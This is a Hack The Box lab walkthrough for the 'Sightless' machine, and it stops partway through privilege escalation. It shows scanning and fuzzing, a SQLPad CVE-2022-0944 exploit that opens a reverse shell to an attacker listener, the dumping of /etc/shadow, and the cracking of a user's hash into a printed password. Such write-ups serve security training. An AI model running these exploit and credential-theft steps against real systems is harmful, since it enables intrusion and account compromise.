Sightless

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.32
Lets try pinging it

```
ping 10.10.11.32 -c 5

PING 10.10.11.32 (10.10.11.32) 56(84) bytes of data.
64 bytes from 10.10.11.32: icmp_seq=1 ttl=63 time=99.6 ms
64 bytes from 10.10.11.32: icmp_seq=2 ttl=63 time=110 ms
64 bytes from 10.10.11.32: icmp_seq=3 ttl=63 time=178 ms
64 bytes from 10.10.11.32: icmp_seq=4 ttl=63 time=102 ms
64 bytes from 10.10.11.32: icmp_seq=5 ttl=63 time=76.6 ms

--- 10.10.11.32 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.615/113.273/177.909/34.177 ms
```

Alright, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.32 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless git:(main)±2 (10.382s)
rustscan -a 10.10.11.32 --ulimit 5000
 ----------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 🌪

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.32:21
Open 10.10.11.32:22
Open 10.10.11.32:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 01:55 IST
Initiating Ping Scan at 01:55
Scanning 10.10.11.32 [2 ports]
Completed Ping Scan at 01:55, 0.09s elapsed (1 total hosts)
Initiating Connect Scan at 01:55
Scanning sightless.htb (10.10.11.32) [3 ports]
Discovered open port 80/tcp on 10.10.11.32
Discovered open port 21/tcp on 10.10.11.32
Discovered open port 22/tcp on 10.10.11.32
Completed Connect Scan at 01:55, 0.25s elapsed (3 total ports)
Nmap scan report for sightless.htb (10.10.11.32)
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-11-14 01:55:33 IST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.32 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless git:(main)±4 (1m 10.81s)
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.32 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 01:58 IST
Nmap scan report for 10.10.11.32
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
1 service unrecognized despite returning data. If you know the service/version, please submit th
 :
SF-Port21-TCP:V=7.95%I=7%D=11/14%Time=67350BEB%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20Se
SF:rver\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x20tr
SF:y\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x20
SF:being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.77 seconds
```

> ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp
```

```
| fingerprint-strings:
| GenericLines:
| 220 ProFTPD Server (sightless.htb FTP Server)
[::ffff:10.10.11.32]
| Invalid command: try being more creative
| Invalid command: try being more creative
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
| 256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.95%I=7%D=11/14%Time=67350BEB%P=x86_64-pc-linux-
gnu%r(Gen
SF:ericLines,A0,"220\x20ProFTPD\x20Server\x20(sightless.htb\x20FTP
\x20Se
SF:rver)\x20[::ffff:10.10.11.32]\r\n500\x20Invalid\x20command:\x20
tr
SF:y\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x2
0try\x20
SF:being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add sightless.htb to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
```

Im not gonna bother with ftp here cuz i know it is useless in this machine
Now lets do directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

```
feroxbuster -u http://sightless.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless git:(main)±3 (9.591s)
feroxbuster -u http://sightless.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://sightless.htb
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and creat
200      GET      341l      620w     6252c http://sightless.htb/style.css
403      GET        7l       10w      162c http://sightless.htb/images/
200      GET      340l     2193w   190652c http://sightless.htb/images/logo.png
200      GET      105l      389w     4993c http://sightless.htb/
200      GET      105l      389w     4993c http://sightless.htb/index.html
[########################] - 8s      9232/9232    0s      found:5       errors:4
[########################] - 7s      4614/4614    638/s   http://sightless.htb/
[########################] - 6s      4614/4614    783/s   http://sightless.htb/images/
```

Directories

```
200 GET 341l 620w 6252c http://sightless.htb/style.css
403 GET 7l 10w 162c http://sightless.htb/images/
200 GET 340l 2193w 190652c http://sightless.htb/images/logo.png
200 GET 105l 389w 4993c http://sightless.htb/
200 GET 105l 389w 4993c http://sightless.htb/index.html
```

Nothing major here lets do vhost enumeration as well

VHOST Enumeration


```
ffuf -u http://sightless.htb -H 'Host: FUZZ.sightless.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless git:(main) (6.525s)
ffuf -u http://sightless.htb -H 'Host: FUZZ.sightless.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sightless.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.sightless.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 1240 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Nothing here lets see this web application now

Web Application

In SQLpad service i found a subdomain



Lets add this to our host file or /etc/hosts as well


```
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
```

Now lets run directory fuzzing on this


```
feroxbuster -u http://sqlpad.sightless.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless git:(main)±3 (1m 11.13s)
feroxbuster -u http://sqlpad.sightless.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://sqlpad.sightless.htb
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       22l       57w      722c Auto-filtering found 404-like response and created new filter; toggle off wi
404      GET        1l        2w       21c http://sqlpad.sightless.htb/api
200      GET        1l       13w    13890c http://sqlpad.sightless.htb/favicon.ico
[####################] - 70s    41526/41526   0s      found:2       errors:10837
[####################] - 31s     4614/4614    148/s   http://sqlpad.sightless.htb/
[####################] - 33s     4614/4614    138/s   http://sqlpad.sightless.htb/assets/
[####################] - 35s     4614/4614    131/s   http://sqlpad.sightless.htb/cgi-bin/
[####################] - 39s     4614/4614    119/s   http://sqlpad.sightless.htb/assets/cgi-bin/
[####################] - 38s     4614/4614    122/s   http://sqlpad.sightless.htb/cgi-bin/cgi-bin/
[####################] - 38s     4614/4614    122/s   http://sqlpad.sightless.htb/javascripts/
[####################] - 34s     4614/4614    134/s   http://sqlpad.sightless.htb/assets/cgi-bin/cgi-bin/
[####################] - 20s     4614/4614    234/s   http://sqlpad.sightless.htb/javascripts/vendor/
[####################] - 18s     4614/4614    249/s   http://sqlpad.sightless.htb/javascripts/vendor/cgi-bin/
```

Now lets see this web page now



Clicking on three dots here



Lets find a exploit for this

Gaining Access

Found this one : https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944

README

SQLPad RCE Exploit

This repository contains an exploit script for CVE-2022-0944 in SQLPad, a vulnerability that allows for Remote Code Execution (RCE) via the `/api/test-connection` endpoint.

Overview

The provided script (`exploit.py`) demonstrates how to exploit the RCE vulnerability in SQLPad. The script sends a payload to the vulnerable endpoint, executing a command on the target server.

Features

- **Blind RCE**: Executes commands on the target server without receiving direct responses.
- **Netcat Listener**: Requires a netcat listener setup on the attacker's machine to receive outputs.

Prerequisites

- Python 3.x
- `requests` library (can be installed via `pip`)

Lets run this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-ex
python3 exploit.py --help
usage: exploit.py [-h] root_url attacker_ip attacker_port

CVE-2022-0944 RCE Exploit

positional arguments:
  root_url        Root URL of the SQLPad application
  attacker_ip     attacker ip
  attacker_port   attacker port

options:
  -h, --help      show this help message and exit
```

Simple enough lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets run the exploit now

```
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.16.74 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-exploit-CVE-2022-0944 git:(main) (0.766s)
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.16.74 9001

Response status code: 400
Response body: {"title":"connect ECONNREFUSED 127.0.0.1:3306"}
Exploit sent, but server responded with status code: 400. Check your listener.
```

And we get our shell

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-exploit-CVE-20
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.32 47990
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad# id
id
uid=0(root) gid=0(root) groups=0(root)
root@c184118df0a6:/var/lib/sqlpad#
```

So im pretty sure this is a container and we dont have python on this to get a tty and im not gonna bother with other tty methods

---

Lateral PrivEsc

So i found this sqlite3 file right here where the shell spawned

```
root@c184118df0a6:/var/lib/sqlpad# ls -al
ls -al
total 200
drwxr-xr-x 4 root root   4096 Nov 13 19:48 .
drwxr-xr-x 1 root root   4096 Mar 12  2022 ..
drwxr-xr-x 2 root root   4096 Aug  9 11:17 cache
drwxr-xr-x 2 root root   4096 Aug  9 11:17 sessions
-rw-r--r-- 1 root root 188416 Nov 13 20:40 sqlpad.sqlite
root@c184118df0a6:/var/lib/sqlpad#
```

So we dont have sqlite3 command here to dump this and i know i can get this on mine to do that but im lazy and i know there is nothing in this so im gonna move on

Lets check the user's here

```
'
root@c184118df0a6:/var/lib/sqlpad# cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
node:x:1000:1000::/home/node:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
root@c184118df0a6:/var/lib/sqlpad#
```

Lets just cat out /etc/shadow i guess to get password hash of these users

```
root@c184118df0a6:/var/lib/sqlpad# cat /etc/shadow
cat /etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uis09gZ2OLGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$m63Cp2VPGY.FDE8u$KVWVIHzqTzh0SYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/var/lib/sqlpad#
```

So cracking root's password serves no purpose to me as we are already root on this lets save michael's password here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-exploit-CVE-2022-0944 git:(main)±3 (0.05s)
cat hash
```

	File: hash
1	6mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/

Lets crack this using hashcat like this

```
hashcat -a 0 -m 1800 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-exploit-CVE-2022-0944 git:(main)±3 (0.518s)
hashcat -a 0 -m 1800 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.7)
====================
* Device #1: NVIDIA GeForce RTX 3050 Laptop GPU, 3534/3794 MB, 16MCU

OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce RTX 3050 Laptop GPU, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Nov 14 02:31:33 2024
Stopped: Thu Nov 14 02:31:34 2024
```

So its already cracked for me it should crack for u to see it now i can just append --show to see it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-rce-exploit-CVE-2022-0944 git:(main)±3 (0.074s)
hashcat -a 0 -m 1800 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt --show
$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse
```

Got michael's creds now

⚠ User's Creds

```
Username : michael
Password : insaneclownposse
```

Lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlpad-
ssh michael@sightless.htb
michael@sightless.htb's password:

michael@sightless:~ (0.176s)
id
uid=1000(michael) gid=1000(michael) groups=1000(michael)

michael@sightless ~
```

And here is your user.txt

```
michael@sightless ~ (0.29s)
ls -al
total 28
drwxr-x--- 3 michael michael 4096 Jul 31 13:15 .
drwxr-xr-x 4 root    root    4096 May 15 19:03 ..
lrwxrwxrwx 1 root    root       9 May 21 18:49 .bash_history -> /dev/null
-rw-r--r-- 1 michael michael  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 michael michael 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 michael michael  807 Jan  6  2022 .profile
drwx------ 2 michael michael 4096 May 15  2024 .ssh
-rw-r----- 1 root    michael   33 Nov 13 19:48 user.txt
```

Vertical PrivEsc

So the step forward are just like u just need to stuff otherwise u are gone so just follow along

```
michael@sightless:~ (0.172s)
ss -lntp
State          Recv-Q     Send-Q          Local Address:Port
LISTEN         0          151                 127.0.0.1:3306
LISTEN         0          128                   0.0.0.0:22
LISTEN         0          511                   0.0.0.0:80
LISTEN         0          4096            127.0.0.53%lo:53
LISTEN         0          511                 127.0.0.1:8080
LISTEN         0          4096                127.0.0.1:44889
LISTEN         0          5                   127.0.0.1:47531
LISTEN         0          70                  127.0.0.1:33060
LISTEN         0          4096                127.0.0.1:3000
LISTEN         0          10                  127.0.0.1:33771
LISTEN         0          128                     [::]:22
LISTEN         0          128                      *:21
```

So im just telling u that the 3000 is sqlpad and 80 is the just the default page we saw

Lets first port forward 8080 to us

```
ssh -L 8000:localhost:8080 michael@sightless.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sqlp
ssh -L 8000:localhost:8080 michael@sightless.htb
michael@sightless.htb's password:

michael@sightless ~
```

Lets see this page now

So if u see this page here follow the next few step to fix this
First exit that port forwarding

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sightless/sq
ssh -L 8000:localhost:8080 michael@sightless.htb
michael@sightless.htb's password:

michael@sightless ~ (0.247s)
exit
exit
Connection to sightless.htb closed.
```

Now add this to your host file

```
127.0.0.1   localhost   admin.sightless.htb
```

